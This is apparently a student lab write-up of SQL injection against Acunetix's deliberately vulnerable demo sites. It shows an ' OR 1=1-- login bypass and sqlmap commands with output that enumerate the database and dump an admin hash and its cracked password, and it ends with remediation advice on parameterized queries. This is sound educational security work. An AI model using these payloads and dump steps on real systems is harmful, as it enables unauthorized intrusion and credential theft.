
Task 8: SQL Injection Practical Exploitation

- Website used for testing:- http://testaspnet.vulnweb.com
- Lab used:- Kali Linux (VMware workstation)

1. Identify injectable parameters:

SQL INJECTION: ‘ OR 1=1- (basic sql injection to login without username)



ONLINE BANKING LOGIN | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe


Online Banking Login

Username: ' OR 1=1--

Password: ••••••

Login

Login successful



Sign Off | Contact Us | Feedback | Search Go

AltoroMutual

DEMO SITE ONLY

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

I WANT TO ...
- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION
- Edit Users

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate GO

Congratulations!


You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.

2. Run SQLMap:

Commmand: sqlmap -u http://testaspnet.vulnweb.com/ --crawl 2 –batch (to check vulnerabilities on websites)


http://testapnet.vulnweb.com



```
┌──(root㉿kali)-[/home/tarun]
└─# sqlmap -u http://testaspnet.vulnweb.com/ --crawl 2 --batch
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.10#stable}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:12:52 /2026-01-29/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[15:12:52] [INFO] starting crawler for target URL 'http://testaspnet.vulnweb.com/'
[15:12:52] [INFO] searching for links with depth 1
[15:12:53] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[15:12:53] [WARNING] running in a single-thread mode. This could take a while
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[15:13:03] [INFO] found a total of 3 targets
[1/3] URL:
GET http://testaspnet.vulnweb.com/Comments.aspx?id=0
do you want to test this URL? [Y/n/q]
> Y
[15:13:03] [INFO] testing URL 'http://testaspnet.vulnweb.com/Comments.aspx?id=0'
[15:13:03] [INFO] using '/root/.local/share/sqlmap/output/results-01292026_0313pm.csv' as the CSV results file in multiple targets mode
[15:13:03] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('ASP.NET_SessionId=oambsnbwc1n...454kz4rfjh'). Do you want to use those [Y/n] Y
[15:13:04] [INFO] checking if the target is protected by some kind of WAF/IPS
[15:13:04] [WARNING] reflective value(s) found and filtering out
[15:13:04] [INFO] testing if the target URL content is stable
[15:13:05] [INFO] target URL content is stable
[15:13:05] [INFO] testing if GET parameter 'id' is dynamic
[15:13:06] [INFO] GET parameter 'id' appears to be dynamic
[15:13:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[15:13:08] [INFO] testing for SQL injection on GET parameter 'id'
[15:13:08] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:13:10] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="admin")
```

3. Extract database names:


Command to extract database names: sqlmap -u http://testaspnet.vulnweb.com/Comments.aspx?id=0 --current-user --current-db --hostname –batch



```
current user: 'acunetix'
[15:27:38] [INFO] fetching current database
[15:27:38] [INFO] retrieved: acublog
current database: 'acublog'
[15:28:08] [INFO] fetching server hostname
[15:28:08] [INFO] retrieved: WIN-4F360VNA5B1\SQL
hostname: 'WIN-4F360VNA5B1\SQL'
[15:29:42] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testaspnet.vulnweb.com'
```

4. Extract database tables:


Command: sqlmap -u http://testaspnet.vulnweb.com/Comments.aspx?id=0 -D acublog --tables



```
[16:27:10] [INFO] testing Microsoft SQL Server
[16:27:11] [INFO] confirming Microsoft SQL Server
[16:27:17] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: Django, ASP.NET, Microsoft IIS 8.5, ASP.NET 2.0.50727
back-end DBMS: Microsoft SQL Server 2014
[16:27:17] [INFO] fetching tables for database: acublog
[16:27:17] [INFO] fetching number of tables for database 'acublog'
[16:27:17] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[16:27:17] [INFO] retrieved: 3
[16:27:24] [INFO] retrieved: dbo.comments
[16:28:36] [INFO] retrieved: dbo.news
[16:29:04] [INFO] retrieved: dbo.users
Database: acublog
[3 tables]
+----------+
| comments |
| news     |
| users    |
+----------+

[16:29:41] [INFO] fetched data logged to text files under '/home/tarun/.local/share/sqlmap/output/testaspnet.vulnweb.com'

[*] ending @ 16:29:41 /2026-01-29/
```

5. Extract user data:

Command: sqlmap -u http://testaspnet.vulnweb.com/Comments.aspx?id=0 -D acublog -T users --dump



```
[16:45:38] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 8.1 or 2012 R2
web application technology: Django, Microsoft IIS 8.5, ASP.NET 2.0.50727, ASP.NET
back-end DBMS: Microsoft SQL Server 2014
[16:45:38] [INFO] fetching columns for table 'users' in database 'acublog'
[16:45:38] [INFO] resumed: 3
[16:45:38] [INFO] resumed: alevel
[16:45:38] [INFO] resumed: uname
[16:45:38] [INFO] resumed: upass
[16:45:38] [INFO] fetching entries for table 'users' in database 'acublog'
[16:45:38] [INFO] fetching number of entries for table 'users' in database 'acublog'
[16:45:38] [INFO] resumed: 1
[16:45:38] [WARNING] in case of table dumping problems (e.g. column entry order) you are advised to rerun with '--force-pivoting'
[16:45:38] [INFO] resumed: 0
[16:45:38] [INFO] resumed: admin
[16:45:38] [INFO] resumed: 334c4a4c42fdb79d7ebc3e73b517e6f8
[16:45:38] [INFO] recognized possible password hashes in column 'upass'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]

do you want to crack them via a dictionary-based attack? [Y/n/q] y
[16:45:47] [INFO] using hash method 'md5_generic_passwd'
[16:45:47] [INFO] resuming password 'none' for hash '334c4a4c42fdb79d7ebc3e73b517e6f8' for user 'admin'
Database: acublog
Table: users
[1 entry]
+-------+-----------------------------------------+--------+
| uname | upass                                   | alevel |
+-------+-----------------------------------------+--------+
| admin | 334c4a4c42fdb79d7ebc3e73b517e6f8 (none) | 0      |
+-------+-----------------------------------------+--------+

[16:45:47] [INFO] table 'acublog.dbo.users' dumped to CSV file '/root/.local/share/sqlmap/output/testaspnet.vulnweb.com/dump/acublog/users.csv'
[16:45:47] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testaspnet.vulnweb.com'

[*] ending @ 16:45:47 /2026-01-29/
```

6. Analyze Impact:

- Information Disclosure: You gained access to PII (Personally Identifiable Information).
- Authentication Bypass: If you found admin credentials, you can now log in as a superuser.

7. Remediation:

The "Practical" part of exploitation is knowing how to stop it. There is one primary solution and several supporting ones.

The Primary Fix: Prepared Statements (Parameterized Queries):

Instead of building a query string with user input, you send the query to the database first, and then bind the data. The database treats the input as text only, never as executable code.

Vulnerable Code (PHP): `$query = "SELECT * FROM users WHERE id = " . $_GET['id'];`

Secure Code (PHP/PDO):

PHP:

```
$stmt = $pdo->prepare('SELECT * FROM users WHERE id = :id');

$stmt->execute(['id' => $_GET['id']]);

$user = $stmt->fetch();
```

Supporting Fixes:

- **Input Validation:** Use type-hinting (if an ID should be an integer, reject anything that isn't a number).
- **Least Privilege:** The database user for the web app should not have permissions to DROP, GRANT, or access system-level tables.